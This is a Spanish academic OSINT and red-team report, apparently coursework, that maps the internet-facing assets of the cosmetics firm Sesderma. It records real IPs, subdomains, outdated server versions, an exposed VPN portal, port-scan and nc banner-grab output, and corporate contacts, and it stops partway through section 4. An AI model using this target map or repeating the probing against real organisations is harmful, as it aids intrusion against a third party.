

Reconocimiento OSINT y Ejercicio de Red Team en Entorno de Laboratorio

Práctica académica de ciberseguridad centrada en el reconocimiento de superficie de ataque, análisis de activos y despliegue controlado de Command and Control sobre entorno aislado

Cliente: KeepCoding Tech School

Auditor: Michelli Melo

Fecha: Febrero 2026

Versión: 1.0

Clasificación: **CONFIDENCIAL**

Índice

[OSINT Sesderma](#)

- [1. Reconocimiento inicial del dominio principal](#)
- [2. Fingerprinting básico y priorización técnica de activos](#)
- [3. Validación ligera de activos priorizados](#)
- [4. OSINT corporativo Sesderma](#)
- [5. Exposición pública y superficie sensible indexada](#)
- [6. Documentación final](#)

[Laboratorio y Validación Técnica](#)

[Diseño y planificación del laboratorio](#)

[Windows Server 2019 — Controlador de dominio](#)

[Windows 10 — Cliente de dominio](#)

[Debian — Máquina atacante](#)

OSINT Sesderma

1. Reconocimiento inicial del dominio principal

1.1 Objetivo

Identificar el dominio principal, obtener información DNS básica, enumerar subdominios visibles y seleccionar los activos prioritarios para el análisis posterior.

1.2 Acciones realizadas

- Consulta WHOIS sobre [sesderma.com](https://www.sesderma.com)
- Obtención de registros [NS](#), [MX](#) y [TXT](#)
- Enumeración pasiva de subdominios con Amass
- Limpieza de resultados y selección de activos prioritarios
- Resolución DNS de los hosts seleccionados
- Validación HTTP/HTTPS básica

1.3 Resultados principales

- Dominio objetivo: [sesderma.com](https://www.sesderma.com)
- DNS delegados en AWS Route 53
- Correo asociado a Microsoft 365
- SPF con referencias a Amazon SES, Mailchimp, Sendinblue y Demandware
- 25 subdominios limpios obtenidos en la enumeración pasiva
- 10 activos priorizados para revisión técnica

1.4 Activos priorizados

- [sesderma.com](https://www.sesderma.com)
- www.sesderma.com
- skinexpert.sesderma.com
- support.sesderma.com
- portal.sesderma.com
- sapportal.sesderma.com
- vpn.sesderma.com
- development.sesderma.com
- pedidos.sesderma.com
- autodiscover.sesderma.com

1.4 Hallazgos técnicos relevantes

- `www.sesderma.com` y `development.sesderma.com` aparecen detrás de Cloudflare
- `autodiscover.sesderma.com` redirige a Microsoft 365
- `skinexpert.sesderma.com` responde con `nginx` y `PHP/7.4.33`
- `portal.sesderma.com` y `pedidos.sesderma.com` muestran `Apache/2.4.25 (Win32) OpenSSL/1.0.2j`
- `vpn.sesderma.com` responde con `403 Forbidden`
- `support.sesderma.com` y `sapportal.sesderma.com` no devolvieron respuesta visible en esta comprobación

1.5 Conclusión

La fase permitió obtener una primera visión de la superficie pública de `sesderma.com`, diferenciar infraestructura propia y servicios de terceros, y dejar identificados los activos más interesantes para la siguiente etapa.

```
(kali@kali)-[~/osint/sesderma]
$ whois sesderma.com | tee raw/whois_sesderma.txt
dig ns sesderma.com +short | tee raw/dig_ns.txt
dig mx sesderma.com +short | tee raw/dig_mx.txt
dig txt sesderma.com +short | tee raw/dig_txt.txt
Domain Name: SESDERMA.COM
Registry Domain ID: 280198_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.nicline.com
Registrar URL: http://www.arsys.es
Updated Date: 2026-03-11T16:16:17Z
Creation Date: 1997-02-13T05:00:00Z
Registry Expiry Date: 2027-02-14T05:00:00Z
Registrar: Arsys Internet, S.L. dba NICLINE.COM
Registrar IANA ID: 379
Registrar Abuse Contact Email: abuse@nicline.com
Registrar Abuse Contact Phone: +34.941620100
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS-1456.AWSDNS-54.ORG
Name Server: NS-1559.AWSDNS-02.CO.UK
Name Server: NS-344.AWSDNS-43.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-04-23T17:56:10Z <<<
```

```
(kali@kali)-[~/osint/sesderma]
$ grep -E "^###|HTTP/|Server:|Location:|X-Powered-By:" procesado/http_prioritarios.txt
### sesderma.com
HTTP/2 301
HTTP/1.1 301 Moved Permanently
Server: nginx
### www.sesderma.com
HTTP/2 302
HTTP/1.1 301 Moved Permanently
Server: cloudflare
### skinexpert.sesderma.com
HTTP/2 200
HTTP/1.1 301 Moved Permanently
Server: nginx
### support.sesderma.com
### portal.sesderma.com
HTTP/1.1 404 Not Found
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j
HTTP/1.1 200 OK
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j
### sapportal.sesderma.com
### vpn.sesderma.com
HTTP/1.1 403 Forbidden
Server: xxxx
### development.sesderma.com
HTTP/1.1 301 Moved Permanently
Server: cloudflare
### pedidos.sesderma.com
HTTP/1.1 404 Not Found
```

2. Fingerprinting básico y priorización técnica de activos

2.1 Objetivo

En esta fase se realizó un fingerprinting básico, controlado y no intrusivo sobre los activos priorizados de Sesderma con el fin de identificar tecnologías visibles, comportamiento HTTP/HTTPS, cabeceras relevantes, certificados TLS y nivel de exposición superficial. El objetivo operativo fue seleccionar los activos más interesantes para la siguiente fase del proyecto.

2.2 Activos analizados

Se trabajó sobre los activos priorizados procedentes de la Fase 1:

- sesderma.com
- www.sesderma.com
- skinexpert.sesderma.com
- support.sesderma.com
- portal.sesderma.com
- sapportal.sesderma.com
- vpn.sesderma.com
- development.sesderma.com
- pedidos.sesderma.com
- autodiscover.sesderma.com

2.3 Herramientas utilizadas

Para esta fase se emplearon únicamente herramientas ligeras y adecuadas para reconocimiento superficial:

- httpx
- curl
- openssl
- whatweb

La evidencia técnica de esta fase quedó almacenada en los siguientes ficheros:

- ~/osint/sesderma/fase2/httpx_fingerprint.txt
- ~/osint/sesderma/fase2/headers/portal.sesderma.com.txt
- ~/osint/sesderma/fase2/headers/pedidos.sesderma.com.txt
- ~/osint/sesderma/fase2/headers/skinexpert.sesderma.com.txt
- ~/osint/sesderma/fase2/headers/vpn.sesderma.com.txt

- ~/osint/sesderma/fase2/tls/portal.sesderma.com.txt
- ~/osint/sesderma/fase2/tls/pedidos.sesderma.com.txt
- ~/osint/sesderma/fase2/tls/skinexpert.sesderma.com.txt
- ~/osint/sesderma/fase2/tls/vpn.sesderma.com.txt
- ~/osint/sesderma/fase2/vhosts/portal_hostheader.txt
- ~/osint/sesderma/fase2/vhosts/pedidos_hostheader.txt
- ~/osint/sesderma/fase2/whatweb/portal.sesderma.com.txt
- ~/osint/sesderma/fase2/whatweb/pedidos.sesderma.com.txt
- ~/osint/sesderma/fase2/whatweb/skinexpert.sesderma.com.txt
- ~/osint/sesderma/fase2/whatweb/vpn.sesderma.com.txt

2.4 Fingerprinting inicial con httpx

Se realizó una comprobación inicial con **httpx** sobre los diez activos priorizados, validando respuesta en HTTP y HTTPS, códigos de estado, título, tecnologías detectables, servidor visible, redirecciones, IP y presencia de CDN cuando aplicaba.

Los resultados permitieron separar tres bloques de interés:

- activos corporativos ya conocidos y menos prioritarios para análisis posterior, como **sesderma.com**, **www.sesderma.com** y **autodiscover.sesderma.com**
- activos sin respuesta útil en esta fase, como **support.sesderma.com**, **sapportal.sesderma.com** y **development.sesderma.com**
- activos técnicamente más interesantes para continuar, concretamente **portal.sesderma.com**, **pedidos.sesderma.com**, **vpn.sesderma.com** y **skinexpert.sesderma.com**

Entre los hallazgos más relevantes de este primer bloque destacaron los siguientes:

- **www.sesderma.com** y **sesderma.com** redirigen al sitio principal corporativo y muestran tecnologías asociadas a Cloudflare, Google Tag Manager, Salesforce Commerce Cloud y reCAPTCHA.
- **autodiscover.sesderma.com** redirige a Outlook/Microsoft 365, confirmando nuevamente el uso de infraestructura de correo externa ya identificada en la fase anterior.
- **portal.sesderma.com** respondió con código 200 en HTTP y 404 en HTTPS, mostrando **Apache/2.4.25 (Win32) OpenSSL/1.0.2j**.
- **pedidos.sesderma.com** respondió con 403 en HTTP y 404 en HTTPS, mostrando igualmente **Apache/2.4.25 (Win32) OpenSSL/1.0.2j**.
- **vpn.sesderma.com** mostró un portal accesible con título **VPN Portal**.
- **skinexpert.sesderma.com** mostró un blog accesible con tecnologías propias de WordPress y PHP.

2.5 Tabla de tecnologías y proveedores observados

Tecnología / proveedor	Evidencia observada	Interpretación defensiva
------------------------	---------------------	--------------------------

AWS Route 53	Nameservers del dominio	Gestión DNS en proveedor cloud
Microsoft 365	MX y autodiscover	Correo corporativo externalizado
Cloudflare	Web principal, development, me.sesderma.com	CDN/WAF/protección perimetral
Salesforce Commerce Cloud	Web principal	Plataforma e-commerce
Amazon SES	Registro SPF	Envío de correo transaccional o marketing
Mailchimp	Registro SPF	Marketing / campañas
Sendinblue	Registro SPF	Email marketing
WordPress	skinexpert.sesderma.com	CMS público
Apache/Win32	portal/pedidos	Backend legacy visible
OpenSSL 1.0.2j	portal/pedidos	Tecnología antigua visible
PHP 7.4.33	skinexpert	Versión PHP fuera de soporte activo
PleskLin	skinexpert / documentos	Panel o entorno de hosting visible

2.6 Verificación de cabeceras HTTP y comportamiento básico

Una vez seleccionados los cuatro activos más interesantes, se verificaron manualmente sus cabeceras HTTP/HTTPS mediante `curl`, con especial atención a servidor, redirecciones y cabeceras de seguridad.

Los resultados confirmaron que:

- `portal.sesderma.com` devolvía `HTTP/1.1 404 Not Found` con servidor `Apache/2.4.25 (Win32) OpenSSL/1.0.2j`
- `pedidos.sesderma.com` devolvía `HTTP/1.1 404 Not Found` con el mismo servidor
- `skinexpert.sesderma.com` devolvía `HTTP/2 200`, `server: nginx` y `x-powered-by: PHP/7.4.33`, además de referencia a `PleskLin`
- `vpn.sesderma.com` devolvía `HTTP/1.1 403 Forbidden`, ocultando el nombre del servidor como `xxxx`, pero incluyendo cabeceras defensivas como `X-Frame-Options: SAMEORIGIN`,

Strict-Transport-Security: max-age=31536000 y X-Content-Type-Options: nosniff

Este paso permitió distinguir entre dos tipos de superficie:

- activos de contenido o backend web clásico, como **portal**, **pedidos** y **skinexpert**
- activo de autenticación real expuesto a Internet, como **vpn**

Para esta comprobación no es necesaria captura. La evidencia queda mejor conservada en los ficheros de **headers**.

2.7 Revisión de certificados TLS

A continuación se revisaron los certificados TLS de los cuatro activos priorizados mediante **openssl s_client**, analizando emisor, sujeto, fechas de validez y SAN.

Los resultados mostraron:

- **pedidos.sesderma.com** con certificado emitido por Let's Encrypt, válido del 21 de abril de 2026 al 20 de julio de 2026, con SAN exclusivo para **pedidos.sesderma.com**
- **skinexpert.sesderma.com** con certificado Let's Encrypt propio, válido del 20 de marzo de 2026 al 18 de junio de 2026
- **vpn.sesderma.com** con certificado Let's Encrypt propio, válido del 7 de abril de 2026 al 6 de julio de 2026
- **portal.sesderma.com** presentando como certificado el de **pedidos.sesderma.com**

Este último punto fue uno de los hallazgos técnicos más relevantes de la fase, ya que indica que **portal.sesderma.com** no presenta un certificado propio coherente con su nombre, sino el certificado asociado a **pedidos.sesderma.com**. Esto sugiere una configuración compartida o no afinada del servicio HTTPS.

2.8 Comprobación de virtual host y respuesta real en portal y pedidos

Dado que **portal.sesderma.com** y **pedidos.sesderma.com** compartían la misma IP pública **89.7.106.185**, el mismo servidor visible y un comportamiento muy similar, se realizó una comprobación adicional forzando el **Host** header contra la IP común.

El resultado fue consistente en ambos casos:

- ambos respondieron con **HTTP/1.1 404 Not Found**
- ambos mostraron el mismo servidor **Apache/2.4.25 (Win32) OpenSSL/1.0.2j**
- los cuerpos HTML obtenidos en las respuestas fueron idénticos
- el hash SHA-256 del contenido fue exactamente el mismo en ambos casos

Este comportamiento permite afirmar que **portal** y **pedidos** comparten backend aparente y responden de forma indistinguible a nivel de contenido en la prueba realizada. Desde el punto de vista

de priorización, siguen siendo interesantes, pero más por configuración y exposición compartida que por funcionalidad visible.

Para esta comprobación no es necesaria captura. La evidencia más útil está en:

- `~/osint/sesderma/fase2/vhosts/portal_hostheader.txt`
- `~/osint/sesderma/fase2/vhosts/pedidos_hostheader.txt`

2.9 Fingerprinting complementario con whatweb

Se utilizó `whatweb` como mecanismo adicional de identificación superficial de tecnologías para contrastar los hallazgos anteriores.

Los resultados confirmaron lo ya observado en `portal` y `pedidos`:

- `portal.sesderma.com` en HTTPS devolvía `404 Not Found`, Apache 2.4.25, Windows (32 bit) y OpenSSL 1.0.2j
- `pedidos.sesderma.com` en HTTPS devolvía `404 Not Found`, Apache 2.4.25, Windows (32 bit) y OpenSSL 1.0.2j

En `vpn.sesderma.com`, `whatweb` identificó:

- estado `200 OK`
- título `VPN Portal`
- campo de contraseña
- cabeceras poco comunes y defensivas
- `Strict-Transport-Security`
- `X-Frame-Options`

En `skinexpert.sesderma.com`, `whatweb` devolvió un resultado anómalo, mostrando `403 Forbidden` y referencias a una página de prueba de Apache/CentOS que no encajaban plenamente con lo observado antes mediante `httpx` y `curl`. Por ello fue necesario validar manualmente el contenido real del sitio.

Para este paso no hace falta captura. Los ficheros `whatweb` conservan mejor el detalle.

2.10 Validación manual del contenido real de skinexpert y vpn

Para resolver la anomalía observada en `whatweb`, se descargó el contenido HTML real de `skinexpert.sesderma.com` y `vpn.sesderma.com`.

En `skinexpert.sesderma.com` se confirmó:

- título real `Blog de cosmética y dermocosmética | Skinexpert`
- referencias claras a WordPress
- presencia de Yoast SEO
- rutas `wp-content`
- plugins visibles como `cookie-law-info` y componentes de WPML
- tema `Impreza`

Esto permitió confirmar que **skinexpert** es un activo de contenido real y funcional, con una superficie tecnológica clara basada en WordPress y PHP.

En **vpn.sesderma.com** se confirmó:

- título real **VPN Portal**
- presencia de formulario de autenticación
- campo **username**
- hoja de estilo de login
- estructura propia de portal de acceso autenticado

Con ello quedó validado que **vpn** es un activo expuesto de autenticación real y, por tanto, uno de los elementos más relevantes para priorización.

Insertar aquí.

2.11 Priorización final de activos para la siguiente fase

Tras consolidar los resultados de **httpx**, **curl**, **openssl** y **whatweb**, la priorización final de activos quedó definida del siguiente modo.

Prioridad alta

- **vpn.sesderma.com**
Motivo:
 - portal de login funcional y expuesto
 - comportamiento estable
 - cabeceras defensivas visibles
 - activo de autenticación con interés claro para reconocimiento
- **skinexpert.sesderma.com**
Motivo:
 - activo de contenido funcional
 - WordPress identificado de forma clara
 - plugins, tema y tecnología visibles
 - superficie tecnológica bien definida para análisis posterior

Prioridad media

- **portal.sesderma.com**
- **pedidos.sesderma.com**

Motivo:

- misma IP pública
- mismo backend aparente
- mismo contenido de respuesta
- certificado de **pedidos** presentado también por **portal**
- interés principalmente por configuración compartida y exposición superficial, no por funcionalidad visible

Prioridad baja en esta fase

- sesderma.com
- www.sesderma.com
- autodiscover.sesderma.com

Motivo:

- infraestructura ya conocida
- redirecciones previsibles
- servicios corporativos estándar o protegidos por terceros

2.12 Evidencia

```
===== HTTPX PRIORIZACION =====
http://portal.sesderma.com [200] [] [Apache/2.4.25 (Win32) OpenSSL/1.0.2j]
[89.7.106.185] [Apache HTTP Server:2.4.25,OpenSSL:1.0.2j,Windows Server]
http://pedidos.sesderma.com [403] [] [403 Forbidden] [Apache/2.4.25 (Win32)
OpenSSL/1.0.2j] [89.7.106.185] [Apache HTTP Server:2.4.25,OpenSSL:1.0.2j,W
indows Server]
https://portal.sesderma.com [404] [] [404 Not Found] [Apache/2.4.25 (Win32)
OpenSSL/1.0.2j] [89.7.106.185] [Apache HTTP Server:2.4.25,OpenSSL:1.0.2j,W
indows Server]
https://pedidos.sesderma.com [404] [] [404 Not Found] [Apache/2.4.25 (Win32
) OpenSSL/1.0.2j] [89.7.106.185] [Apache HTTP Server:2.4.25,OpenSSL:1.0.2j,
Windows Server]
https://vpn.sesderma.com [200] [] [VPN Portal] [xxxx] [89.7.106.180] [HSTS,
jQuery]
http://skinexpert.sesderma.com [301,200] [] [Blog de cosmética y dermocosmé
tica | Skinexpert] [nginx] [31.170.100.204] [https://skinexpert.sesderma.co
m/] [CookieYes:3.4.2,Google Tag Manager,Magnific Popup:8.33.2,MySQL,Nginx,P
HP:7.4.33,WPML:4.9.2,WordPress:6.9.4,Yoast SEO:27.4,jQuery,wpBakery]
https://skinexpert.sesderma.com [200] [] [Blog de cosmética y dermocosmécic
a | Skinexpert] [nginx] [31.170.100.204] [CookieYes:3.4.2,Google Tag Manage
r,Magnific Popup:8.33.2,MySQL,Nginx,PHP:7.4.33,WPML:4.9.2,WordPress:6.9.4,Y
oast SEO:27.4,jQuery,wpBakery]
https://vpn.sesderma.com [200] [] [VPN Portal] [xxxx] [89.7.106.180] [HSTS,
jQuery]
```

```
===== TLS =====
— portal.sesderma.com.txt —
issuer=C=US, O=Let's Encrypt, CN=R12
subject=CN=pedidos.sesderma.com
notBefore=Apr 21 17:19:09 2026 GMT
notAfter=Jul 20 17:19:08 2026 GMT
```

```
— pedidos.sesderma.com.txt —
issuer=C=US, O=Let's Encrypt, CN=R12
subject=CN=pedidos.sesderma.com
notBefore=Apr 21 17:19:09 2026 GMT
notAfter=Jul 20 17:19:08 2026 GMT
```

```
— skinexpert.sesderma.com.txt —
issuer=C=US, O=Let's Encrypt, CN=R13
subject=CN=skinexpert.sesderma.com
notBefore=Mar 20 05:52:58 2026 GMT
notAfter=Jun 18 05:52:57 2026 GMT
```

```
— vpn.sesderma.com.txt —
issuer=C=US, O=Let's Encrypt, CN=E7
```

2.13 Conclusión

La Fase 2 permitió transformar la lista inicial de activos priorizados en una selección técnica más precisa. El activo más relevante desde el punto de vista de autenticación expuesta fue [vpn.sesderma.com](#), mientras que [skinexpert.sesderma.com](#) quedó identificado como un activo de contenido real basado en WordPress, con superficie tecnológica claramente observable.

Por su parte, [portal.sesderma.com](#) y [pedidos.sesderma.com](#) mostraron un comportamiento prácticamente idéntico, compartiendo IP, backend y contenido, además de una anomalía de certificado en [portal](#), lo que los convierte en activos interesantes por configuración más que por funcionalidad visible.

Con ello, la fase deja preparada una priorización técnica sólida para centrar la siguiente etapa del proyecto en los activos con mayor valor operativo.

3. Validación ligera de activos priorizados

3.1 Objetivo de la fase

La Fase 3 tuvo como objetivo realizar una validación ligera sobre los activos previamente priorizados, sin repetir el trabajo ya ejecutado en la Fase 1 ni en la Fase 2.

El análisis se centró en comprobar el comportamiento real de los activos seleccionados, confirmar respuestas HTTP/HTTPS, observar diferencias entre métodos HTTP y clasificar cada activo según su función aparente dentro de la superficie expuesta de Sesderma.

3.2 Activos analizados

Activo	Prioridad	Motivo de inclusión
vpn.sesderma.com	Alta	Portal de acceso remoto/autenticación
skinexpert.sesderma.com	Alta	Activo funcional de contenido público
portal.sesderma.com	Media	Activo con comportamiento anómalo y backend compartido
pedidos.sesderma.com	Media	Activo restringido y relacionado con portal

3.3 Validación de vpn.sesderma.com

- El activo responde por HTTPS.
- El título identificado es **VPN Portal**.
- Se observó una diferencia de comportamiento entre métodos HTTP:
 - **HEAD**: 403 Forbidden
 - **GET**: 200 OK
- El servidor devuelve cabeceras defensivas relevantes:
 - **X-Frame-Options**: SAMEORIGIN
 - **Strict-Transport-Security**: max-age=31536000
- El servidor aparece ofuscado como **xxxx**.

Clasificación: activo de autenticación / acceso remoto.

Interés técnico: alto, por tratarse de un punto potencialmente sensible de acceso remoto. No se realizó ninguna prueba intrusiva ni explotación.

3.4 Validación de skinexpert.sesderma.com

- El activo responde correctamente por HTTPS.
- Código observado: **200 OK**.
- Título identificado: **Blog de cosmética y dermocosmética | Skinexpert**.
- El servidor observado es **nginx**.
- El contenido es público y funcional.

Clasificación: activo funcional de contenido.

Interés técnico: alto, por tratarse de una web pública activa con tecnología visible y contenido accesible. Es un buen candidato para fases posteriores de revisión de superficie web, tecnologías, rutas públicas y exposición de información.

3.5 Validación de portal.sesderma.com

- Por HTTPS devuelve **404 Not Found**.
- Por HTTP devuelve **200 OK**.
- El contenido HTTP observado es una página genérica de Apache:

It works!

- El servidor identificado es:

Apache/2.4.25 (Win32) OpenSSL/1.0.2j

- El certificado TLS presentado no está emitido para **portal.sesderma.com**.
- El certificado mostrado tiene como CN y SAN únicamente:

pedidos.sesderma.com

Clasificación: activo con configuración anómala / backend compartido.

Interés técnico: medio, por mostrar una posible configuración incompleta, virtual host mal ajustado o servicio residual publicado. No se considera una vulnerabilidad explotada, pero sí un hallazgo relevante de configuración.

3.6 Validación de pedidos.sesderma.com

- Por HTTPS devuelve **404 Not Found**.
- Por HTTP devuelve **403 Forbidden**.
- El certificado TLS corresponde correctamente a **pedidos.sesderma.com**.
- Comparte IP y backend aparente con **portal.sesderma.com**.

- El servidor identificado es:

Apache/2.4.25 (Win32) OpenSSL/1.0.2j

Clasificación: activo restringido / backend compartido.

Interés técnico: medio, por formar parte del mismo backend que portal.sesderma.com y mostrar un comportamiento diferenciado entre HTTP y HTTPS.

3.7 Correlación portal.sesderma.com / pedidos.sesderma.com

Durante la validación se confirmó que ambos activos presentan una relación técnica directa:

- Comparten la misma IP.
- Comparten el mismo servidor aparente.
- Presentan el mismo cuerpo de respuesta por HTTPS.
- El certificado usado en portal.sesderma.com solo cubre pedidos.sesderma.com.
- Ambos muestran comportamiento diferente entre HTTP y HTTPS.

Activo	HTTP	HTTPS	Certificado
portal.sesderma.com	200 OK	404 Not Found	Solo válido para pedidos.sesderma.com
pedidos.sesderma.com	403 Forbidden	404 Not Found	Válido para pedidos.sesderma.com

Clasificación final de activos

Activo	Prioridad	Clasificación	Justificación
vpn.sesderma.com	Alta	Autenticación / acceso remoto	Título VPN Portal, GET 200, HEAD 403
skinexpert.sesderma.com	Alta	Contenido funcional	Web pública activa, blog Skinexpert
portal.sesderma.com	Media	Backend compartido / configuración anómala	HTTP 200 con "It works!", HTTPS 404, certificado no válido para portal
pedidos.sesderma.com	Media	Backend compartido / restringido	HTTP 403, HTTPS 404, mismo backend que portal

Selección final para la fase siguiente

Se mantienen como activos prioritarios para la siguiente fase:

- vpn.sesderma.com
- skinexpert.sesderma.com
- portal.sesderma.com
- pedidos.sesderma.com

La prioridad más alta queda centrada en vpn.sesderma.com y skinexpert.sesderma.com, mientras que portal.sesderma.com y pedidos.sesderma.com se mantienen como bloque técnico de interés por su backend compartido y configuración anómala.

```
(kali㉿kali)-[~]
$ cat ~/osint/sesderma/fase3/procesado/clasificacion_activos_fase3.txt
vpn.sesderma.com | alta | autenticacion/acceso remoto | HTTPS GET 200, HEAD
skinexpert.sesderma.com | alta | contenido funcional | HTTPS 200, blog Skin
portal.sesderma.com | media | backend compartido/configuracion anomala | HT
pedidos.sesderma.com | media | backend compartido/restringido | HTTPS 404,
om
```

3.8 Escaneo de puertos controlado y verificación mínima de servicios

Descripción

Se realizó una comprobación limitada sobre los activos previamente priorizados para confirmar, de forma no agresiva, qué puertos y servicios estaban realmente expuestos.

Prueba realizada

Se ejecutó un escaneo controlado con Nmap sobre los 20 puertos TCP más comunes y, después, se verificaron manualmente solo los resultados más relevantes mediante conexiones directas y consultas ligeras.

Hallazgos principales:

- **vpn.sesderma.com**
 - [21/tcp](#) accesible
 - banner FTP: **FileZilla Server 1.6.6**
 - [443/tcp](#) responde con **403 Forbidden**
- **skinexpert.sesderma.com**
 - [21/tcp](#) accesible → **ProFTPD**
 - [110/tcp](#) accesible → **Dovecot POP3**
 - [143/tcp](#) accesible → **Dovecot IMAP**
 - [53/tcp](#) responde como DNS
 - [80/tcp](#) redirige a HTTPS
 - [443/tcp](#) responde con **nginx, PHP/7.4.33 y PleskLin**
- **portal.sesderma.com**
 - [80/tcp](#) responde **200 OK**
 - [443/tcp](#) presenta anomalía de certificado

- **pedidos.sesderma.com**
 - 80/tcp responde **403 Forbidden**
 - 443/tcp responde **404 Not Found**
- **development.sesderma.com**
 - 80/tcp redirige a HTTPS
 - 443/tcp presenta fallo de handshake TLS
 - 8080/tcp devolvió error **522** vía Cloudflare

```
(kali@kali)-[~]
$ echo "=== VPN FTP ==="; timeout 5 bash -c 'echo | nc vpn.sesderma.com 21'; echo; echo "=== SKINEXPERT FTP/POP3/IMAP ==="; timeout 5 bash -c 'echo | nc skinexpert.sesderma.com 21'; timeout 5 bash -c 'echo | nc skinexpert.sesderma.com 110'; timeout 5 bash -c 'echo | nc skinexpert.sesderma.com 143'
=== VPN FTP ===
220-FileZilla Server 1.6.6
220 Please visit https://filezilla-project.org/

=== SKINEXPERT FTP/POP3/IMAP ===
220 ProFTPD Server (ProFTPD) [31.170.100.204]

+OK Dovecot ready. <19f79.21.69ee3cfb.gE9EuLLr1MySxWEeZSV68A==@sr4.sesderma.com>
-ERR Unknown command.

* OK [CAPABILITY IMAP4rev1 LOGIN-REFERRALS ID ENABLE IDLE SASL-IR LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN AUTH=DIGEST-MD5 AUTH=CRAM-MD5] Dovecot ready.
* BAD Error in IMAP command received by server.
```

Esta comprobación permitió confirmar que **skinexpert.sesderma.com** y **vpn.sesderma.com** son los activos más relevantes desde el punto de vista técnico, al exponer servicios reales y verificables.

Conclusión

La Fase 3 permitió confirmar el comportamiento real de los activos priorizados sin realizar acciones agresivas. El activo más sensible es **vpn.sesderma.com**, por estar asociado a un portal de acceso remoto. **skinexpert.sesderma.com** queda confirmado como activo funcional de contenido público.

Por su parte, **portal.sesderma.com** y **pedidos.sesderma.com** muestran una relación técnica clara, compartiendo backend y presentando comportamientos HTTP/HTTPS diferenciados, además de una anomalía de certificado en **portal.sesderma.com**. Con esta validación, la superficie queda mejor clasificada y preparada para la fase siguiente.

4. OSINT corporativo Sesderma

4.1 Objetivo de la fase

La Fase 4 se centró en realizar OSINT corporativo sobre Sesderma a partir de información pública, visible y accesible sin autenticación. El objetivo fue complementar las fases técnicas anteriores con información corporativa, legal, documental y de presencia pública de la organización.

El trabajo se realizó sin explotación, sin fuerza bruta, sin búsqueda de credenciales y sin acciones intrusivas. Toda la información recopilada procede de fuentes abiertas, páginas públicas, documentos descargables públicamente, redes sociales oficiales o resultados visibles en buscadores.

4.2 Preparación del entorno de trabajo

Antes de iniciar la fase se comprobó la estructura existente del proyecto para no empezar desde cero ni duplicar carpetas innecesarias.

Se verificó que ya existía la estructura general del proyecto en:

```
~/osint/sesderma
```

Dentro de esa ruta ya estaban presentes los resultados de fases anteriores:

- fase2/
- fase3/
- raw/
- procesado/

Como la Fase 4 aún no tenía carpeta propia, se creó únicamente la estructura mínima necesaria:

- fase4/raw/
- fase4/procesado/
- fase4/documentos/

Esta organización permitió separar correctamente las evidencias de OSINT corporativo de los resultados técnicos obtenidos en fases previas.

4.3 Recopilación de páginas corporativas públicas

Se descargaron páginas públicas de la web oficial de Sesderma para analizarlas localmente y extraer información corporativa relevante.

Las páginas trabajadas fueron:

- Página principal de Sesderma.
- Página de contacto.
- Página de aviso legal.

Los ficheros guardados fueron:

- `raw/home_sesderma.html`
- `raw/contacto_sesderma.html`
- `raw/aviso_legal_sesderma.html`

Esta descarga se realizó únicamente sobre páginas públicas accesibles desde navegador, sin autenticación y sin interacción intrusiva.

4.4 Extracción inicial de datos corporativos

A partir de las páginas descargadas se buscaron datos corporativos visibles en el HTML.

Los principales datos identificados fueron:

- Entidad visible: `SESDERMA, S.L.`
- NIF: `B-97443394`
- Dominio principal: `sesderma.com`
- Correos corporativos genéricos:
 - `info@sesderma.com`
 - `clientes@sesderma.com`
 - `atencionalcliente@sesderma.com`

También se observaron referencias a secciones corporativas relevantes, como:

- Grupo Sesderma.
- Contacto.
- Aviso legal.
- Política de privacidad.
- Condiciones generales.
- Trabaja con nosotros.
- Soy farmacia.
- Sesderma TV.
- Fundación Sesderma Bali.
- Canal de denuncias.

Estos elementos aportan contexto corporativo y permiten diferenciar información institucional útil de contenido comercial o promocional.

4.5 Identificación de enlaces corporativos relevantes

Se extrajeron los enlaces reales presentes en las páginas HTML descargadas y se filtraron aquellos relacionados con información corporativa, legal, contacto, redes y plataformas asociadas.

Entre los enlaces corporativos relevantes se identificaron:

- https://www.sesderma.com/es_es/about-us.html
- https://www.sesderma.com/es_es/group-sesderma.html
- https://www.sesderma.com/es_es/contacto
- https://www.sesderma.com/es_es/legal-advice.html
- https://www.sesderma.com/es_es/privacy-policy.html
- https://www.sesderma.com/es_es/terms-conditions.html
- https://www.sesderma.com/es_es/work.html
- https://www.sesderma.com/es_es/pharmacy.html
- https://www.sesderma.com/es_es/quality.html
- https://www.sesderma.com/es_es/sesderma-tv.html
- <https://sesdermaacademy.com>
- <https://www.etcanaledenuncias.com/canal.aspx?proyecto=SESDERMA&idioma=Spanish>

Estos enlaces permitieron ampliar el análisis hacia áreas legales, contacto, empleo, farmacia, calidad, formación y canal de denuncias.

4.6 Identificación de redes sociales oficiales

A partir de los enlaces públicos extraídos de la web oficial se identificaron redes sociales vinculadas a Sesderma.

Las redes oficiales detectadas fueron:

- Facebook: <https://es-es.facebook.com/SESDERMA>
- LinkedIn: <https://es.linkedin.com/company/laboratorios-sesderma>
- X/Twitter: <https://twitter.com/sesderma>
- Instagram: <https://www.instagram.com/sesderma/>
- TikTok: <https://www.tiktok.com/@sesderma>
- YouTube: <https://www.youtube.com/channel/UCnVf0e9h07Nv8sn4R3sjfuw>

Este resultado confirma una presencia corporativa activa en redes sociales y permite documentar canales oficiales de comunicación pública.

4.7 Identificación de dominios y plataformas relacionadas

A partir de los enlaces recopilados se extrajeron dominios relacionados con el ecosistema público de Sesderma.

Se identificaron dominios y plataformas como:

- mediderma.com
- www.mediderma.com
- sesdermaacademy.com
- sesdermatv.com

- skinexpert.sesderma.com
- me.sesderma.com
- www.etcanaldenuncias.com

También se observaron dominios regionales o internacionales, entre ellos:

- sesderma.ro
- sesderma.ru
- sesderma.tn
- sesderma.ma
- sesderma.com.co
- www.sesderma.co.cr
- www.sesderma.co.in
- www.sesderma.com.bo
- www.sesderma.com.do
- www.sesderma.com.gt
- www.sesderma.com.pa
- www.sesderma.com.sv
- www.sesderma.com.tr
- www.sesderma.com.tw
- www.sesdermachina.com

La interpretación de este hallazgo es que Sesderma cuenta con una presencia digital internacional amplia. En esta fase no se realizó reconocimiento técnico sobre estos dominios, ya que el objetivo era únicamente documentar su existencia como parte del ecosistema corporativo visible.

4.8 Búsqueda de documentos públicos

